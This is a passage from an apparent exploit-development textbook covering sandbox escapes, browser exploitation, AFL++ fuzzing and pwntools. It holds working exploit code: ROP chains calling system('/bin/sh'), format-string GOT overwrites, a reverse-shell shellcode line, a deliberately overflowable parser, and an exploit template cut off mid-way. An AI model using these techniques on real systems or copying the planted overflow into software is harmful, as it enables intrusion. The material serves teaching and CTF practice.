User	User/group IDs	CLONE_NEWUSER
UTS	Hostname	CLONE_NEWUTS
IPC	IPC resources	CLONE_NEWIPC
Cgroup	Cgroup root	CLONE_NEWCGROUP

27.5 Attack Surface Inside the Sandbox

Even a heavily sandboxed process retains some attack surface. The attacker must find a vulnerability in one of the interfaces available from within the sandbox:

- **IPC to the broker** - The sandboxed process communicates with a privileged broker process via IPC (Mojo in Chrome, D-Bus in some systems). Bugs in IPC message parsing are a primary escape vector.
- **Kernel syscalls** - Even filtered syscalls have complex implementations. A kernel bug reachable from an allowed syscall enables escape.
- **Shared memory** - Shared memory regions between sandboxed and privileged processes can be corrupted.
- **GPU driver** - GPU command streams pass through the GPU process and reach kernel-mode drivers, which have a history of bugs.
- **File descriptors** - Inherited or passed file descriptors may give access to resources the sandbox policy did not intend to expose.

27.6 IPC as Attack Surface

In Chrome, the renderer communicates with the browser process through Mojo IPC interfaces. Each Mojo interface defines a set of methods with typed parameters. A vulnerability in an interface implementation can let the renderer trick the browser process into performing privileged operations.

```
// Simplified Mojo interface (Chromium)
// The renderer calls methods on this interface;
// the browser process implements them.

interface FileManager {
    // Open a file - browser checks the path
    OpenFile(string path) => (handle<file> file);

    // Delete a file - browser checks permissions
```

```
    DeleteFile(string path) => (bool success);
};

// Vulnerability scenario:
// 1. Renderer sends OpenFile("../../../etc/passwd")
//    (path traversal if browser doesn't validate)
// 2. Renderer sends crafted message that confuses
//    the browser's message deserialization
// 3. Renderer exploits a UAF in the interface impl
//    by disconnecting and reconnecting rapidly
```

NOTE: Mojo interface bugs in Chrome have been the source of many sandbox escapes. The Mojo fuzzer (mojo_fuzzer) is one of Chrome's most important security testing tools.

27.7 Escaping via Kernel Bugs

The ultimate sandbox escape targets the kernel itself. Even with seccomp-bpf filtering, the sandboxed process can still make some system calls. If any reachable kernel code path has a vulnerability, the attacker can exploit it to gain kernel-level code execution, which trivially bypasses all sandbox restrictions.

- **Allowed syscall bugs** - A bug in read(), write(), or mmap() implementations can be reachable even from a strict seccomp filter.
- **io_uring** - This relatively new async I/O interface has a large attack surface and has been the source of many kernel vulns. Many sandboxes now block io_uring syscalls.
- **eBPF** - The extended BPF subsystem runs JIT-compiled code in the kernel. Bugs in the BPF verifier have enabled sandbox escapes.
- **Filesystem bugs** - Bugs in filesystem implementations (ext4, btrfs, fuse) can be triggered via allowed file operations.

27.8 Case Studies

Chrome Sandbox Escape via Mojo (CVE-2019-5786)

This was a zero-day exploited in the wild. A use-after-free in Chrome's FileReader API (renderer bug) was chained with a Windows kernel elevation of privilege (CVE-2019-0808) for a full chain: renderer compromise followed by sandbox escape through the kernel.

Container Escape: CVE-2019-5736 (runc)

This vulnerability in the runc container runtime allowed a malicious container to overwrite the host's runc binary by exploiting /proc/self/exe. When an administrator next ran runc on the host, the attacker's code executed with host privileges. This demonstrated that container sandboxes, while strong, are not

impenetrable.

iOS Sandbox Escape via XPC (CVE-2020-9839)

On iOS and macOS, apps communicate with system services via XPC (cross-process communication). A type confusion in an XPC message handler allowed a sandboxed app to send a crafted message to a privileged daemon and execute arbitrary code outside the sandbox.

27.9 Exercises

1. Write a minimal seccomp-bpf filter that allows only read, write, and exit_group. Verify that attempting other syscalls (e.g., open) kills the process.
2. Use unshare(1) to create a process with its own PID and mount namespaces. Explore what the process can and cannot see.
3. Study Chrome's Mojo IPC framework. Clone the Chromium source and find three Mojo interface definitions. Identify what validation the browser side performs.
4. Research CVE-2019-5736 (runc escape). Write a summary of the attack flow, including why /proc/self/exe was the key to the exploit.
5. Design (on paper) a sandbox for a hypothetical PDF reader. List which syscalls it needs, what namespaces to use, and what IPC interface the sandboxed renderer needs with the privileged broker.

Chapter 28: Browser Exploitation Concepts

Browsers are among the most complex software in existence, combining a JavaScript engine, an HTML/CSS renderer, a networking stack, media codecs, a GPU compositor, and more. This complexity creates a vast attack surface. Browser exploits are the cornerstone of both offensive security research and real-world attack campaigns. This chapter introduces the key concepts and building blocks.

28.1 JavaScript Engines: V8 and SpiderMonkey

The JavaScript engine is the most targeted component of a browser. V8 (Chrome/Edge) and SpiderMonkey (Firefox) are the two most studied engines. Both implement the ECMAScript specification but with very different internal architectures.

V8 Architecture

- **Ignition** - V8's bytecode interpreter. Parses JavaScript into bytecode and executes it. Collects type feedback for the optimizer.
- **TurboFan** - V8's optimizing JIT compiler. Uses type feedback to generate highly optimized machine code. Type speculation errors here are a major source of exploitable bugs.
- **Maglev** - A mid-tier JIT compiler (between Ignition and TurboFan) that compiles faster but produces less optimized code.
- **Orinoco** - V8's garbage collector. Manages the heap; GC bugs can lead to use-after-free conditions.

SpiderMonkey Architecture

- **Interpreter** - Executes bytecode directly.
- **Baseline** - A fast, non-optimizing JIT that compiles bytecode to machine code with minimal optimization.
- **IonMonkey / WarpMonkey** - The optimizing JIT. WarpMonkey replaced IonMonkey's frontend and uses CacheIR for type information.

```
V8 Compilation Pipeline:

JavaScript Source
     |
     v
+------------+     type feedback    +------------+
|  Ignition   | ------------------> | TurboFan    |
| (bytecode   |                     | (optimized  |
|  interpreter)|                    |  machine    |
+------------+                     |  code)      |
     |                             +------------+
```

```
     v                                  |
[slow execution]                   [fast execution]
                                        |
                                deoptimize if
                                type assumption
                                violated
                                        |
                                        v
                                [back to Ignition]
```

28.2 JIT Compilation and JIT Spraying

JIT (Just-In-Time) compilation is fundamental to modern JavaScript performance. The engine observes which functions are hot (frequently called) and compiles them to optimized native code. This creates writable-then-executable memory regions, which have significant security implications.

JIT Spraying

JIT spraying is an older technique (introduced by Blazakis in 2010) that exploits the fact that JIT-compiled code is placed in executable memory. The attacker writes JavaScript with carefully chosen constants that, when compiled, produce useful machine code instructions. By jumping into the middle of these constants, the attacker can execute arbitrary shellcode.

```
// JIT spraying concept (x86)
// JavaScript XOR constants chosen to embed shellcode

var x = 0x3c909090 ^ 0x3c909090;  // NOP sled when
var y = 0x3c909090 ^ 0x3c909090;  // misaligned

// JIT compiler emits (simplified):
//   mov eax, 0x3c909090    ;  B8 90 90 90 3C
//   xor eax, 0x3c909090    ;  35 90 90 90 3C
//
// Jumping to offset +1:
//   90                     ;  NOP
//   90                     ;  NOP
//   90                     ;  NOP
//   3C 35                  ;  CMP AL, 0x35
//   90 90 90               ;  NOP NOP NOP
//   ...
//
// The attacker controls the "constants" and thus the
// machine code, even though they cannot directly write
// to executable memory.
```

Modern mitigations include: constant blinding (XORing constants with a random key before embedding), random NOP insertion between JIT instructions, and W^X enforcement (memory is never both writable and executable simultaneously).

28.3 ArrayBuffer and TypedArray as Primitives

ArrayBuffer and TypedArray objects are the most important exploitation primitives in JavaScript engine exploits. An ArrayBuffer represents a contiguous block of memory with a backing store pointer and a byte length. If an attacker can corrupt either field, they gain powerful read/write capabilities.

```
// Internal layout of an ArrayBuffer (simplified)
//
// JSArrayBuffer object (on V8 heap):
// +-------------------+
// | Map               |  -> type information
// +-------------------+
// | Properties        |
// +-------------------+
// | Elements          |
// +-------------------+
// | byte_length       |  -> e.g., 0x100
// +-------------------+
// | backing_store     |  -> pointer to raw memory
// +-------------------+
// | ...               |
// +-------------------+
//
// Corrupting byte_length -> OOB read/write
// Corrupting backing_store -> arbitrary read/write

// Step 1: Corrupt an ArrayBuffer's byte_length to 0xFFFFFFFF
let ab = new ArrayBuffer(0x100);
let view = new DataView(ab);
// After corruption: view can read/write far beyond 0x100 bytes

// Step 2: Use OOB access to find and corrupt another
// ArrayBuffer's backing_store pointer
// -> Full arbitrary read/write primitive
```

The typical exploit flow is: (1) use an initial bug to corrupt one ArrayBuffer's length, (2) use the OOB access to corrupt a second ArrayBuffer's backing_store pointer, and (3) use the second buffer for stable arbitrary read/write anywhere in memory.

28.4 WebAssembly as Attack Surface

WebAssembly (Wasm) adds a new compilation target to browsers. Wasm modules are compiled to native code and execute in the same process as JavaScript. From an exploitation perspective, Wasm is interesting for several reasons:

- **RWX memory** - Some engines initially placed Wasm code in RWX (read-write-execute) pages, making code injection trivial. Most now use W^X with explicit permission flipping.

- **Predictable code layout** - Wasm compilation is more predictable than JS JIT, making it useful for gadget placement.
- **Complex compilation** - The Wasm compiler is a large, complex codebase that can itself contain bugs (e.g., incorrect register allocation, missing bounds checks).
- **Linear memory** - Wasm's linear memory model creates a large, contiguous buffer that can be useful as a spray target.

> **TIP:** In modern browser exploits, a common technique is to compile a Wasm module and then use arbitrary write to modify the JIT-compiled Wasm code. Because the code pages are executable, the modified code runs as shellcode.

28.5 Renderer, GPU, and Browser Process Separation

A full browser exploit chain typically requires multiple bugs because of process separation. Compromising the renderer is only the first step; the attacker must then escape the sandbox to affect the system.

```
Full Browser Exploit Chain:

Step 1: Renderer Exploit (JS Engine Bug)
+-----------------------------------------+
| Trigger JIT bug -> type confusion       |
| Build addrof/fakeobj primitives         |
| Corrupt ArrayBuffer -> arb read/write   |
| Overwrite Wasm code -> shellcode        |
| -> Code execution in renderer process   |
+-----------------------------------------+
                  |
                  v
Step 2: Sandbox Escape (IPC or Kernel Bug)
+-----------------------------------------+
| Option A: Exploit Mojo IPC interface    |
|   Send crafted IPC to browser process   |
|   Trigger UAF/type confusion in broker  |
|   -> Code execution in browser process  |
|                                         |
| Option B: Exploit kernel vulnerability  |
|   Use allowed syscalls to trigger bug   |
|   -> Ring 0 code execution              |
+-----------------------------------------+
                  |
                  v
Step 3: Post-Exploitation
+-----------------------------------------+
| Persist, exfiltrate, pivot              |
+-----------------------------------------+
```

The difficulty and value of browser exploit chains is reflected in bug bounty payouts and competition prizes. A full chain with sandbox escape can be worth hundreds of thousands of dollars.

28.6 Pwn2Own and Real-World Browser Exploits

Pwn2Own is the premier hacking competition where researchers demonstrate zero-day exploits against major software targets. Browser exploits at Pwn2Own provide insight into the state of the art.

Notable Browser Exploit Chains

Year	Target	Technique Summary
2021	Chrome	V8 type confusion + kernel LPE via Win32k (Dataflow)
2021	Safari	Integer overflow in JS + macOS kernel logic bug (RET2)
2022	Firefox	Prototype pollution + sandbox escape via IPC (Manfred Paul)
2023	Chrome	V8 type confusion + V8 sandbox bypass (Patchstack)
2024	Safari	PAC bypass + kernel info leak + kernel UAF (Pwn2Own Vancouver)

Each of these chains required months of research and combined multiple bugs. The trend shows increasing complexity: V8 introduced its own sandbox in 2022, requiring an additional V8 sandbox bypass step before the OS-level sandbox escape.

28.7 Defense in Depth in Modern Browsers

- **Site isolation** - Each origin gets its own renderer process, preventing cross-site data leaks from renderer compromises.
- **V8 sandbox** - A software-based sandbox within V8 that prevents type confusion bugs from corrupting memory outside the V8 heap.
- **MiraclePtr / raw_ptr<T>** - Chrome's use-after-free mitigation that quarantines freed memory and detects dangling pointer dereferences at runtime.
- **PartitionAlloc** - Chrome's custom memory allocator that separates allocations by type, making cross-type heap confusion harder.
- **Control Flow Integrity** - Prevents vtable hijacking and function pointer corruption from redirecting execution.
- **W^X JIT** - JIT code regions are never simultaneously writable and executable. The engine must explicitly flip permissions.

28.8 Exercises

1. Build V8 from source in debug mode. Write a JavaScript program that triggers TurboFan optimization (call a function 10,000 times with consistent types). Use --trace-opt and --trace-deopt to observe optimization and deoptimization.
2. Study the V8 heap layout: use %DebugPrint() (with --allow-natives-syntax) to examine the internal structure of an ArrayBuffer. Identify the Map, byte_length, and backing_store fields.
3. Read a published V8 exploit writeup (e.g., the 35C3 CTF challenge '"krautflare"'). Trace the steps from the initial bug to arbitrary code execution.
4. Explain why W^X prevents the classic JIT spraying technique. Describe how an attacker might work around W^X using Wasm code modification.
5. Design (on paper) a minimal exploit chain for a hypothetical browser. Specify: (a) the renderer bug type, (b) how you would build addrof/fakeobj, (c) how you would achieve code execution, and (d) the sandbox escape vector.

End of Part VI: Advanced Topics

This concludes Part VI and the advanced topics section. You have now been exposed to the most challenging and rewarding areas of exploit development: kernel exploitation, race conditions, type confusion, sandbox escapes, and browser exploitation. Each of these topics is a deep field of research in its own right, with active development of both attacks and defenses.

The journey from understanding basic buffer overflows to comprehending multi-stage browser exploit chains represents a significant intellectual achievement. Continue practicing with CTF challenges, reading published exploit analyses, and building your own tools. The field moves fast, but the fundamentals you have learned here will serve as a foundation for years to come.

Part VII: Practical Application

The final part of this book bridges theory and practice. We cover fuzzing for automated vulnerability discovery, the pwntools framework for rapid exploit development, complete CTF walkthroughs of increasing difficulty, analysis of real-world CVEs that shaped modern security, and guidance on turning these skills into a career in offensive security.

Chapter 29: Fuzzing for Vulnerability Discovery

Fuzzing is the technique of feeding automatically generated, semi-random input to a program in order to trigger unexpected behavior -- crashes, hangs, assertion failures, or memory corruption. It is one of the most productive methods for finding exploitable bugs in real software, responsible for thousands of CVEs in browsers, kernels, image parsers, and network daemons.

29.1 What Is Fuzzing?

At its core, fuzzing automates the question: "What happens if I give this program garbage?" A fuzzer generates inputs, feeds them to a target, and monitors for anomalous behavior. The key insight is that manual testing explores a tiny fraction of the input space, while a fuzzer can execute millions of test cases per second.

Fuzzers detect bugs that static analysis often misses because they exercise actual execution paths. A crash found by a fuzzer is a concrete proof that a bug exists, complete with a reproducing input.

29.2 Dumb Fuzzing vs Smart Fuzzing

Dumb (Mutation-Based) Fuzzing

Dumb fuzzing takes valid input samples and randomly mutates them -- flipping bits, inserting bytes, deleting chunks, or duplicating sections. It requires no knowledge of the input format. While simple, it can be surprisingly effective against parsers that lack robust error handling.

```
# Simple dumb fuzzer in Python
import random, subprocess, sys

def mutate(data):
    data = bytearray(data)
    num_mutations = random.randint(1, 10)
    for _ in range(num_mutations):
        pos = random.randint(0, len(data) - 1)
        mutation = random.choice(['flip', 'insert', 'delete', 'overwrite'])
        if mutation == 'flip':
            data[pos] ^= random.randint(1, 255)
        elif mutation == 'insert':
            data.insert(pos, random.randint(0, 255))
        elif mutation == 'delete' and len(data) > 1:
            del data[pos]
        elif mutation == 'overwrite':
            data[pos] = random.randint(0, 255)
    return bytes(data)
```

```
def fuzz(target_cmd, seed_file, iterations=10000):
    with open(seed_file, 'rb') as f:
        original = f.read()

    for i in range(iterations):
        mutated = mutate(original)
        with open('/tmp/fuzz_input', 'wb') as f:
            f.write(mutated)
        try:
            result = subprocess.run(
                [target_cmd, '/tmp/fuzz_input'],
                timeout=2, capture_output=True
            )
            if result.returncode < 0:  # killed by signal
                print(f"[!] Crash on iteration {i}, signal {-result.returncode}")
                with open(f'crash_{i}.bin', 'wb') as f:
                    f.write(mutated)
        except subprocess.TimeoutExpired:
            print(f"[!] Hang on iteration {i}")
```

Smart (Generation-Based) Fuzzing

Smart fuzzers understand the input format. They use grammars, protocol specifications, or format descriptions to generate syntactically valid inputs that reach deeper code paths. Examples include Peach Fuzzer and Domato (for DOM/JS fuzzing).

29.3 Coverage-Guided Fuzzing

Coverage-guided fuzzing combines the best of both worlds. The fuzzer instruments the target binary to track which code paths each input exercises. Inputs that reach new code paths are kept and mutated further, while those that do not are discarded. This creates an evolutionary process that progressively explores more of the program.

The coverage feedback loop works as follows:

1. Start with a seed corpus of valid inputs.
2. Pick a seed, mutate it to produce a new test case.
3. Run the target with the new input, recording code coverage.
4. If the input triggered new coverage (new edges/blocks), add it to the corpus.
5. Repeat from step 2, prioritizing seeds that found new coverage.

TIP: Coverage-guided fuzzers like AFL++ can find deep bugs that would take purely random mutation billions of iterations to reach. The coverage feedback acts as a gradient that guides the fuzzer toward interesting code.

29.4 AFL++ Setup and Usage

AFL++ (American Fuzzy Lop plus plus) is the most widely used coverage-guided fuzzer. It supports source-level instrumentation via compiler wrappers and binary-only fuzzing via QEMU mode.

Installation

```
# Install AFL++ from source
git clone https://github.com/AFLplusplus/AFLplusplus
cd AFLplusplus
make distrib    # builds AFL++ with all extras (QEMU, Unicorn, etc.)
sudo make install

# Verify installation
afl-fuzz --help
afl-cc --version
```

Compiling a Target with AFL++ Instrumentation

```
# Compile with AFL++ compiler wrapper for coverage instrumentation
export CC=afl-cc
export CXX=afl-c++

# For a typical autotools project:
./configure --disable-shared
make clean
make

# For a simple C file:
afl-cc -o target_fuzz target.c -fsanitize=address
# AddressSanitizer (ASan) catches memory errors that might not crash otherwise
```

Running the Fuzzer

```
# Create seed corpus directory with minimal valid inputs
mkdir -p seeds/
echo "valid input" > seeds/seed1.txt
echo "<html><body>test</body></html>" > seeds/seed2.html

# Create output directory
mkdir -p findings/

# Launch AFL++
afl-fuzz -i seeds/ -o findings/ -- ./target_fuzz @@
# @@ is replaced with the path to the current test case file

# For stdin-based targets (no @@ needed):
afl-fuzz -i seeds/ -o findings/ -- ./target_fuzz

# Parallel fuzzing with multiple cores:
afl-fuzz -i seeds/ -o findings/ -M fuzzer01 -- ./target_fuzz @@  # master
afl-fuzz -i seeds/ -o findings/ -S fuzzer02 -- ./target_fuzz @@  # secondary
```

```
afl-fuzz -i seeds/ -o findings/ -S fuzzer03 -- ./target_fuzz @@  # secondary
```

AFL++ creates several directories under the output folder: **crashes/** contains inputs that caused the target to crash, **hangs/** contains inputs that caused timeouts, and **queue/** contains the evolved corpus of interesting inputs.

29.5 libFuzzer

libFuzzer is an in-process, coverage-guided fuzzer built into LLVM. Instead of running the target as a separate process, libFuzzer links directly into the target as a library. This eliminates process startup overhead, enabling millions of executions per second.

```
// libFuzzer harness -- fuzz_target.c
// The fuzzer calls this function with each generated input
#include <stdint.h>
#include <stddef.h>

// Forward-declare the function we want to fuzz
int parse_packet(const uint8_t *data, size_t len);

int LLVMFuzzerTestOneInput(const uint8_t *data, size_t size) {
    // Call the target function with fuzz data
    // Do NOT call exit() or abort() here -- let the sanitizer catch bugs
    if (size < 4) return 0;  // skip trivially small inputs
    parse_packet(data, size);
    return 0;
}

// Compile and run:
// clang -g -fsanitize=fuzzer,address -o fuzz_target fuzz_target.c target_lib.c
// ./fuzz_target corpus/ -max_len=1024 -jobs=4
```

29.6 Writing Effective Fuzzing Harnesses

A fuzzing harness is the glue code that connects the fuzzer to the target function. A good harness maximizes the ratio of interesting code executed per fuzz iteration. Key principles:

- **Isolate the target function:** Call the parsing/processing function directly, bypassing I/O, initialization, and other overhead.
- **Reset state between iterations:** Ensure each call starts from a clean state. Memory leaks in the harness will eventually crash the fuzzer.
- **Minimize the attack surface:** Fuzz one parser at a time rather than an entire application. Focused harnesses find bugs faster.
- **Use appropriate sanitizers:** Compile with ASan, UBSan, and MSan to catch subtle bugs that do not cause visible crashes.

- **Set reasonable size limits:** Cap input size to prevent the fuzzer from wasting time on huge inputs that exercise the same paths.

29.7 Crash Triage and Deduplication

A fuzzing campaign can produce hundreds or thousands of crash-inducing inputs, but many of these trigger the same underlying bug. Triage is the process of grouping crashes by root cause and prioritizing them by exploitability.

```
# Using AFL++'s built-in crash exploration mode
afl-tmin -i crash_input -o minimized_crash -- ./target_fuzz @@
# Minimizes the crash input to the smallest reproducer

# Using afl-cmin to deduplicate the corpus
afl-cmin -i findings/crashes/ -o unique_crashes/ -- ./target_fuzz @@

# Using GDB to classify crashes
for crash in unique_crashes/*; do
    echo "=== $crash ==="
    gdb -batch -ex run -ex bt -ex quit --args ./target_fuzz "$crash" 2>&1 | \
        grep -A 20 "Program received signal"
done

# Using exploitable GDB plugin for severity classification
# (classifies crashes as EXPLOITABLE, PROBABLY_EXPLOITABLE, etc.)
gdb -batch -ex run -ex exploitable -ex quit --args ./target_fuzz crash_input
```

29.8 Example: Fuzzing a Simple Parser

Let us put everything together by fuzzing a deliberately vulnerable key-value parser. This parser has a stack buffer overflow triggered by long keys.

```
// vulnerable_parser.c -- a deliberately buggy key-value parser
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

typedef struct {
    char key[64];      // fixed-size buffer -- vulnerable!
    char value[256];
} KeyValue;

int parse_kv(const char *input, size_t len) {
    KeyValue kv;
    const char *eq = memchr(input, '=', len);
    if (!eq) return -1;

    size_t key_len = eq - input;
    size_t val_len = len - key_len - 1;
```

```
    // BUG: no bounds check on key_len before memcpy
    memcpy(kv.key, input, key_len);     // stack buffer overflow!
    kv.key[key_len] = '\0';

    if (val_len > 255) val_len = 255;
    memcpy(kv.value, eq + 1, val_len);
    kv.value[val_len] = '\0';

    printf("Parsed: %s = %s\n", kv.key, kv.value);
    return 0;
}

// AFL++ harness (reads from stdin)
#ifdef FUZZ_TARGET
int main(void) {
    char buf[4096];
    size_t n = fread(buf, 1, sizeof(buf), stdin);
    if (n > 0) parse_kv(buf, n);
    return 0;
}
#endif

// libFuzzer harness
#ifdef LIBFUZZER_TARGET
int LLVMFuzzerTestOneInput(const uint8_t *data, size_t size) {
    parse_kv((const char *)data, size);
    return 0;
}
#endif
```

```
# Compile for AFL++
afl-cc -DFUZZ_TARGET -fsanitize=address -o kv_afl vulnerable_parser.c

# Create seed
mkdir seeds && echo "name=value" > seeds/s1.txt

# Fuzz -- AFL++ should find the overflow within seconds
afl-fuzz -i seeds/ -o output/ -- ./kv_afl

# Compile for libFuzzer
clang -DLIBFUZZER_TARGET -fsanitize=fuzzer,address -o kv_libfuzz vulnerable_parser.c
./kv_libfuzz seeds/ -max_len=4096
```

NOTE: With ASan enabled, AFL++ will detect the overflow almost immediately. Without sanitizers, the overflow might not crash until the key is long enough to corrupt the return address -- which the fuzzer will eventually find, but it takes longer.

29.9 Mutation Strategies and Seed Corpus Management

The quality of your seed corpus dramatically affects fuzzing effectiveness. Good seeds should be small, diverse, and exercise different code paths. Use **afl-cmin** to minimize a large corpus to the

subset that maximizes coverage.

- **Bit flips:** Flip 1, 2, or 4 consecutive bits at every position.
- **Byte flips:** Flip entire bytes, useful for toggling flags.
- **Arithmetic:** Add/subtract small values from multi-byte integers.
- **Interesting values:** Replace bytes with boundary values (0, 0xFF, 0x7F, MAX_INT).
- **Splice:** Combine pieces from two different corpus entries.
- **Havoc:** Apply many random mutations in a single pass.

Exercises

1. Write a dumb fuzzer in Python that fuzzes a command-line image converter (e.g., ImageMagick convert). Monitor for crashes and save crashing inputs.
2. Set up AFL++ and fuzz the vulnerable_parser.c example. How quickly does it find the bug? Try with and without AddressSanitizer.
3. Write a libFuzzer harness for a JSON parsing library. Use a corpus of valid JSON files as seeds.
4. Use afl-tmin to minimize a crash input to its smallest reproducer. Compare the original and minimized versions.

Chapter 30: Exploit Development with pwntools

pwntools is the de facto standard Python framework for exploit development and CTF competitions. It provides clean abstractions for binary interaction, payload construction, ROP chain building, format string exploitation, shellcode generation, and much more. This chapter is a comprehensive tutorial.

30.1 Installation and Setup

```
# Install pwntools
pip install pwntools

# Verify
python3 -c "import pwn; print(pwn.version)"

# pwntools also installs command-line utilities:
# checksec    -- check binary protections
# cyclic      -- generate/find cyclic patterns
# shellcraft  -- generate shellcode
# asm/disasm  -- assemble/disassemble instructions
```

```
# Standard pwntools exploit template
from pwn import *

# Context sets architecture and OS globally
context.arch = 'amd64'      # or 'i386', 'arm', 'aarch64'
context.os = 'linux'
context.log_level = 'debug' # 'info', 'warning', 'error'
context.terminal = ['tmux', 'splitw', '-h']  # for GDB attachment

# Binary and libc analysis
elf = ELF('./vulnerable_binary')
libc = ELF('./libc.so.6')
rop = ROP(elf)
```

30.2 Process and Remote Interaction

pwntools provides **process()** for local exploitation and **remote()** for attacking network services. Both share the same tube API for sending and receiving data.

```
from pwn import *

# Local process
p = process('./vuln')

# Remote service
p = remote('challenge.ctf.com', 1337)
```

```
# SSH connection
s = ssh('user', 'host', password='pass', port=22)
p = s.process('./vuln')  # run binary over SSH

# Sending data
p.send(b'hello')              # send raw bytes
p.sendline(b'hello')          # send with newline
p.sendafter(b'> ', b'hello')  # wait for prompt, then send
p.sendlineafter(b'> ', b'hello')

# Receiving data
data = p.recv(1024)            # receive up to 1024 bytes
data = p.recvline()            # receive one line
data = p.recvuntil(b'> ')     # receive until delimiter
data = p.recvall()             # receive everything until EOF
data = p.clean()               # receive all pending data

# Interactive mode (for manual interaction after exploit)
p.interactive()
```

30.3 Packing and Unpacking

Converting between integers and their byte representations is fundamental to exploit development. pwntools provides pack/unpack functions that respect the global context.

```
from pwn import *
context.arch = 'amd64'

# Pack integer to bytes (little-endian by default)
p64(0xdeadbeef)       # b'\xef\xbe\xad\xde\x00\x00\x00\x00'
p32(0xdeadbeef)       # b'\xef\xbe\xad\xde'
p16(0x4141)           # b'\x41\x41'
p8(0x41)              # b'\x41'

# Unpack bytes to integer
u64(b'\xef\xbe\xad\xde\x00\x00\x00\x00')  # 0xdeadbeef
u32(b'\xef\xbe\xad\xde')                        # 0xdeadbeef

# Partial unpacking (pad with zeros)
u64(b'\xef\xbe\xad\xde\x00\x00'.ljust(8, b'\x00'))

# pack() and unpack() use context.arch automatically
pack(0xdeadbeef)      # uses p64 if context.arch == 'amd64'
unpack(b'\xef\xbe\xad\xde\x00\x00\x00\x00')

# Flat -- pack multiple values
flat([0x41414141, 0x42424242, 0xdeadbeef])
# Same as: p64(0x41414141) + p64(0x42424242) + p64(0xdeadbeef)
```

30.4 ELF Class -- Binary Analysis

```python
from pwn import *

elf = ELF('./vuln')

# Sections and segments
elf.address           # base address
elf.entry             # entry point

# Symbols (functions and globals)
elf.symbols['main']       # address of main
elf.got['puts']           # GOT entry for puts
elf.plt['puts']           # PLT entry for puts
elf.functions['main']     # Function object with size, address

# Searching for gadgets and strings
elf.search(b'/bin/sh')         # find string in binary
next(elf.search(b'/bin/sh'))   # get first match address
elf.search(asm('pop rdi; ret')) # find gadget bytes

# Security properties
print(elf.checksec())
# Arch:     amd64-64-little
# RELRO:    Full RELRO
# Stack:    Canary found
# NX:       NX enabled
# PIE:      PIE enabled
```

30.5 ROP Class -- Return-Oriented Programming

```python
from pwn import *

elf = ELF('./vuln')
rop = ROP(elf)

# Find gadgets automatically
rop.find_gadget(['pop rdi', 'ret'])    # returns gadget address
rop.find_gadget(['pop rsi', 'pop r15', 'ret'])

# Build a ROP chain to call system("/bin/sh")
# Assuming we know libc addresses:
rop.call('puts', [elf.got['puts']])  # leak libc address
rop.call('main')                      # return to main for stage 2

# Get the chain as bytes
chain = rop.chain()

# Print the chain for debugging
print(rop.dump())

# Manual ROP chain construction
pop_rdi = rop.find_gadget(['pop rdi', 'ret']).address
ret = rop.find_gadget(['ret']).address  # for stack alignment
```

```
payload = flat([
    b'A' * offset,           # padding to return address
    ret,                      # align stack (Ubuntu 18.04+)
    pop_rdi,                  # pop rdi gadget
    next(elf.search(b'/bin/sh')),  # pointer to "/bin/sh"
    elf.plt['system'],        # call system()
])
```

30.6 Format String Helpers

```
from pwn import *

# Automatic format string exploit generation
# fmtstr_payload(offset, writes, numbwritten=0, write_size='byte')
#   offset:     the format string parameter offset
#   writes:     dict of {address: value} to write
#   numbwritten: bytes already printed before our format string
#   write_size:  'byte', 'short', or 'int'

# Example: overwrite GOT entry
payload = fmtstr_payload(
    offset=6,                          # determined by testing
    writes={elf.got['printf']: elf.symbols['win']},
    numbwritten=0
)

# FmtStr class for interactive format string exploitation
def send_payload(payload):
    p.sendline(payload)
    return p.recvline()

fmt = FmtStr(execute_fmt=send_payload)
# fmt.offset is auto-detected
fmt.write(elf.got['printf'], elf.symbols['win'])
fmt.execute_writes()
```

30.7 Shellcraft -- Shellcode Generation

```
from pwn import *
context.arch = 'amd64'

# Generate shellcode
shellcode = asm(shellcraft.sh())          # execve("/bin/sh")
shellcode = asm(shellcraft.cat('flag.txt'))  # read and print flag
shellcode = asm(shellcraft.connect('10.0.0.1', 4444) +
                shellcraft.dupsh())       # reverse shell

# Custom shellcode
shellcode = asm('''
    xor rdi, rdi          /* fd = 0 (stdin) */
    mov rsi, rsp          /* buf = stack */
    mov rdx, 0x100        /* count = 256 */
```

```
    xor rax, rax          /* syscall number: read */
    syscall
    jmp rsi               /* jump to shellcode on stack */
''')

# Avoid bad bytes
context.arch = 'i386'
shellcode = asm(shellcraft.sh())
# Check for null bytes
assert b'\x00' not in shellcode, "Shellcode contains null bytes!"

# Encode to avoid bad characters
encoded = shellcode  # pwntools can generate null-free shellcode
print(f"Shellcode length: {len(shellcode)} bytes")
print(enhex(shellcode))
```

30.8 Cyclic Patterns

```
from pwn import *

# Generate a cyclic pattern to find offsets
pattern = cyclic(200)         # 200-byte unique pattern
# b'aaaabaaacaaadaaa...'

# After crash, find offset from the value in RIP/EIP
# If RIP = 0x6161616c61616b ('kaaa' in little-endian):
offset = cyclic_find(0x6161616b)  # returns byte offset
print(f"Offset to return address: {offset}")

# Command-line equivalent:
# $ cyclic 200 > pattern.txt
# $ cyclic -l 0x6161616b
# 40
```

30.9 GDB Integration

```
from pwn import *

context.terminal = ['tmux', 'splitw', '-h']

p = process('./vuln')

# Attach GDB to the process
gdb.attach(p, '''
    break *main+42
    break *vuln_func
    continue
''')

# Or start with GDB from the beginning
p = gdb.debug('./vuln', '''
    break *main
```

```
    continue
''')

# Wait for user to set breakpoints, then continue exploit
pause()  # waits for Enter
p.sendline(payload)
```

30.10 Complete Exploit Template

```
#!/usr/bin/env python3
from pwn import *

# ---- Configuration ----
binary_path = './vuln'
remote_host = 'challenge.ctf.com'
remote_port = 1337

context.arch = 'amd64'
context.log_level = 'info'
context.terminal = ['tmux', 'splitw', '-h']

elf = ELF(binary_path)
libc = ELF('./libc.so.6')
rop = ROP(elf)

# ---- Connection ----
def conn():
    if args.REMOTE:
        return remote(remote_host, remote_port)
    elif args.GDB:
        return gdb.debug(binary_path, 'break main\ncontinue')
    else:
        return process(binary_path)

# ---- Exploit ----
def exploit():
    p = conn()

    # Stage 1: Leak libc address
    offset = 40
    pop_rdi = rop.find_gadget(['pop rdi', 'ret']).address
    ret = rop.find_gadget(['ret']).address

    payload = flat({
        offset: [
            pop_rdi,
            elf.got['puts'],
            elf.plt['puts'],
            elf.symbols['main'],  # return to main
        ]
    })

    p.sendlineafter(b'> ', payload)
```

```
    leaked = u64(p.recvline().strip().ljust(8, b'\x00'))
    log.success(f"Leaked puts@GLIBC: {hex(leaked)}")

    # Stage 2: Calculate libc base
    libc.address = leaked - libc.symbols['puts']
